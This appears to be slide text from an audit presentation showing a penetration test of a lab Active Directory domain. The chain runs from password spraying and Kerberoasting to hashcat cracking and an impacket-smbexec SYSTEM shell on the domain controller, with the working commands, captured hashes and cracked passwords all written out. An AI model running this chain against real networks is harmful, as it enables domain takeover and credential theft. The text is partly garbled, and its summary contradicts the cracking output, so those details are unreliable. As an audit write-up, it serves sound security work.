4fa9fa77496e69ad8be749a71034a6863c8a5bcddc2204501bb7d5b4a318913463ba927ee0d73ed99bc7f96aa7b2f3d932a4aef10537e5739ee790071c2c178ee0f077992b2d55f476ba6af9820518dd3cfb4931a50030a37c0cab576d2089dfd55aac63c12527ba2008b97898df1ad40742e506b07f218df3f22413fbccdb2bfbb07fb3df86e775bc1862a0103778443bcbbf19249475723b477bab058e81f402ecb8178d8de48a705451bda1cb124b5775bca4f868901c480fb01548bff4948d9cefa2211f91c2d2a505161f57e391edf9da8fad09a59335a8c31474938203f1b9af718605bae4c226ac68593470f407205f04d541af3681d472ee006fc2e1b1a923448341cb4406ba77cb578de6517fc24a7d6b07fc5185f8c86b69f69dc8bed17db88953031501e344cf05c6c939384fc53155bf4a0c13e67b04bd29080db4489668f8f6c61d24ef5aec502cdd171cdddb3705eb624748e6605e966eb6926892c9b91d0879000e99ee85e3f4a3f09d6e74960e9fede0f83379b6b6640349966ace1e79dcb40fc0072ead0de17a09a9a9d537bcb4ac05b098201f25a0645fa284848b5d95810b5fcb64fc7109d92a6af8562c4426$krb5tgs$23*$backup_srv$FOX.LOCAL$fox.local/backup_srv*$95e66a28036afd3fc870df6791984bf1$cbfd06f30a9bd6ba7468a5c97aa397573b92213db7554c16ee6df29e7c0bc25234c958c363b643fb58f45219ef80fe14617d807d3e3bf3ee4268c6402e94edb778af27a96a0886e806bf1b46c0a46da1ce9e57845047e2144e77c16609dadcbdd4a52146b868773f76a06b9a6382d89294cd7f473dfefbd2de685f2ada947ad1908bc59c95809c9a4fa466b385e6c3457ca2b960e873f45e2560977a2ef0f104d1352f74e0d9c676ad16ccca208ea259318406ced6e774
```



# Lateral movement & Privilege escalation

## Password cracking

- Dictionary attack
  - Using a tool to automate the attack against one or more user accounts with a list of potential passwords, often compiled from breaches
- Brute force
  - Using a tool to automate the attack against user accounts by trying all possible combinations for a password

# Lateral movement & Privilege escalation

hashcat syntax

## i. Extract password hashes of service accounts

- Crack the hash with hashcat - in the Kali terminal:
  - hashcat -m 13100 [filename].txt [dictionary].txt --force
  - hashcat -m 13100 [filename].txt --show



# Step 4: Password cracking

hashcat

- We will now attempt to crack the hashes with hashcat and the rockyou dictionary

```
(admin22@kali)-[~/Documents/Audit-FOX]
└─$ hashcat -m 13100 kerberoast.hashes rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) Ultra 9 185H, 1424/2912 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

# Step 4: Password cracking

hashcat

- The result is in the output when running hashcat or use the command shown below

```
(admin22@kali) - [~/Documents/Audit-FOX]
└─$ hashcat -m 13100 kerberoast.hashes rockyou.txt --show
$krb5tgs$23$*sql_srv03$FOX.LOCAL$fox.local/sql_srv03*$03febfb45de88e563762d78bf9f5ad0d6$ecdd431b6e72e33884a0f0ba77ce93479e7e7f2589dca75698bf4ddfe5b76fa2fda87d81f372fdf82f6d6
7d5e5d050b8d9d5805728b8aed01f69cd9593c42627dbc06ea7f2b4a7861fd3fa9a2fc22b6175a7360788c8fb572d95296fa1b20825aaf44987c3908e8809f6ad0968eaa009beacf6723080a02c2d2d502d62b88ea8
e5a3f99a12fcd6b1e8c6f5cdc901dc98f7ae414187c80779c5cdb997356d87f3f96e333fe7c423a4c1b681b8752a8ef31662070903f32abb9c7eb4472f500499e15d23b62420b5e2d7c188584dacdbd0925ab700728
8e7e5b41270719ba21d8cc8baef1c00f8bcd0c9734c3bcbe3acc22b0d6f2bdb179a900793ce978cd6c3f8a4b7920a16eb1159bbd313a1eb7e28095a70bf3ff92aa1ea4b52b87545f1c0bafd349d123d026e9f37d0b
9320802a2ec7caf611b5c656759d4610acd10b502dbdf6522ad5979eb5c3dc4bb69d98086f2c36300fa6b85f249e22d58996a726c8de653e1621cdef73ecf2a2663dad53956aef28382f0aa86f42669ca86fbc9d8bb
239d4f518c883f1f47948ece825454ead16f08c74307d0af943e2e9ee16d2c360ac55a707bfdc2f1981e366b7ff4ba7936617607795b3e4697a25f0b2e7ee060691bcb96dfa5edd85ee964e4dd572b9fb6e83d09d0
6bdecd62c28dc3ae3f3a58c0e5a26864683cbe342aa29ae0835086269a8ce4df2e12e046f7bb22cd1824d967242a97a9633ddcadba6e27c0b9be6d57573f1ff0e56b3f1521dbeb39bfd853f254ee969f7dea3ac6334
4fa9fa77496e69ad8be749a71034a6863c8a5bcd2204501bb7d5b4a318913463ba927ee00d73ed99bc7f96aa7b2f3d932a4aef10537e5739ee790071c2c178ee0f077992b2d55f476ba6af9e0dd8b685385adc1957
820518dd3cfc4931a50030a37c0cab576d2089dfd55aac63c12527ba2008b97898df1ad40742e506b07f218df3f22413fbccdb2bffb07fb3df86e775bc1862a0103778443bcbbf1924947572f4e0a60d99224a94fe5
3b477bab058e81f402ecb8178d8de48a705451bda1cb124b5775bca4f868901c480fb01548bff4948d9cefa2211f91c2d2a505161f57e391edf9da8fad09a59335a8c31474938203f1b9af71b5ecd5476cedcc02d64
8605bae4c4226ac68593470f407205f04d541af3681d472ee006fc2e1b1a923448341cb4406ba77cb578de6517fc24a7d6b07fc5185f8c86b69f69dc8bed17db88953031501e344cf05c6c93b08b79995314bad2624
9384fc53155bf4a0c13e67b04bd29080db4489668f8f6c61d24ef5aec502cdb171cddb3705eb624748e6605e966eb6926892c9b91d0879000e99ee85e3f4a3f09d6e74960e9fede0f83379b5f58e5d77d047db362b
6b6640349966ace1e79dcb40fc0072ead0de17a09a9a9d537bcb4ac05b098201f25a0645fa284848b5d95810b5fcb64fc7109d92a6af8562c4426:Gunners77
$krb5tgs$23$*backup_srv$FOX.LOCAL$fox.local/backup_srv*$95e66a28036afd3fc870df6791984bf1$cbfd06f30a9bd6ba7468a5c97aa397573b92213db7554c16ee6df29e7c0bc2537084e154900b9e178c
234c958c363b643fb58f45219ef80fe14617d807d3e3bf3ee4268c6402e94edb778af27a96a0886e806bf1b46c0a46da1ce9e57845047e2144e77c16609dadcbdd4a52146b868773f76a06b9d01a2d3b1c6dd914d05
a6382d89294cd7f473dfebcd2de685f2ada947ad1908bc59c95899c9a4fa464b385ce6c3457ca2b960e873f45e2560977a2ef0f104d1352f74e0d9c676ad16ccca208ea259318406ced4e77446bbf4f34b6401ec7c3
cdb130c7d56bdc37f223e2c6eb15a9b0c9d9885191f2a545e3517b5b33d99c993a7faca89e63d1f1a8ed0a418461fe5f066e8fc65ed79f0d40b6d36172b54ef8ddfee01aa0ffa719114334942e16fa76e5e2019bff
6285e6162702ca79c6e784b5948571da1b86821793f37c29cacfa5a8659b7425ac5ab320612f689f39310328182138ae4c1bc9bf0906b232cd5d8ce949e8254f08c22480cf396d9d357f62c1b3c09db36bc9df3d186
98045396fa629bc00f46f30c426fa0c57c4b303ff092e51b2a7b8ec78d94a6225feed7a58e9caea39d17e44d9fa2f2df1ac7837bee0225d950e7ec8d3f5ff922c3ad422e6259937f01821f186fa2c6e29c9abe2098a
f20c5ddbc7ed6d6ed1250b17fd648e2925d20c12c47ba4bc940881bac9122a72881646d4fcd0f02197d5a17e7600ba988f2722bfe704d7e8540f7fea083afa4cf9e4d5763ae2540ec18004d8e7ef1573942fd29f70fd
d3b77e1cc392c053928e7ba86d954af5f45d16be474795374cc058d31381b6b9acb594a5878a09e5db8ca80413343fc4301d8f0737e2d191c90cfe549da88f5c0ad75e6f49aa140952ecb0b5125abb23a2736392406
1d93010cecc262199d818109e3bf86f0408bfea52d2ab48faf8ca4053bce0beeb53066b3099421a50700d9eb9a453a4cd4fbde6586bf8b752a4ce2e6954232693c01ac27e61e8c4d337eef6315226a34b8788c5c084
9b94618075cc49f41021316730eea4357a8dae6b85c73d07886d8ff4b028a8b015247473f331ce73ff7ea8ccea9deb25dc3c31bc557ffcf852e629801e68ce15b5821499979b537fc41e5a328c573f39fb7d0a31d
4f04425e7573eb66f8070d58ab45f994450a224621dde39a6ba2ee93e57835a4542164f1ebeb54d2705f642722b400616ffcbf4c052a75d75f8d7f247da29f51f9b8551ab236066ee32a06e3ed7b4eae53cd0c72d23
6b2d6668c0742030eccb1bf095580a2fcd84463f52f0cb12a66956588cf72080e4f6227d5bb7ddf12ecd0345339361ee8065b1980164552b2e8388d4579571a9a0c221849166ef3aa0c5b0b8964c079c49828457b
e3ce3c0368e9af146bfc476b3c8ede98db845f9f0c98d8f1499bc9f472a1bbb3a8f869692d59a63d7c307d57ab2601e99bc28c1b6aadcc19f3d1757:Password123
```

# Step 5: Proof of Concept

impacket-smbexec

- Using the command below, test whether it is a valid account by attempting to get a shell on the server:

```
(admin22@kali)-[~/Documents/Audit-FOX]
└─$ impacket-smbexec fox.local/sql_srv03:Gunners77@10.10.10.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>hostname
DC01

C:\Windows\System32>
```

- We now have system access on the DC 😊

# Summary Attack Vector – thank you for your service!

2. Scanning and Enumeration

3. Gain Access

a. Initial Access

b. Lateral Movement & Privilege Escalation

Nmap

Open port 80

Password spraying

- ErlingH -
- Summer2025!
- BukayoS
- SigneG
- SamK

Kerberoasting

- 2 service accounts
- 1 is DA

Password cracking

- U: sql\_srv03
- P: Gunners2004
- U: backup\_srv
- P: Password123

PoC

Domain admin

2.1 Web server found in scan. Navigated to IP in browser. Found usernames.

2.2 Created a list of usernames. Selected passwords for testing. Password spray yielded 1 valid, non-admin account.

2.3 Used this account for kerberoasting attack. Extracted the hashes of 2 service accounts.

2.4 Cracked the passwords of the service accounts. Obtained domain admin access.

2.5 the domain admin access gave us a shell on the Domain Controller.  
Win 😊



**Thank you for your attention!**

**Any questions?**

**R.**

Riksrevisjonen

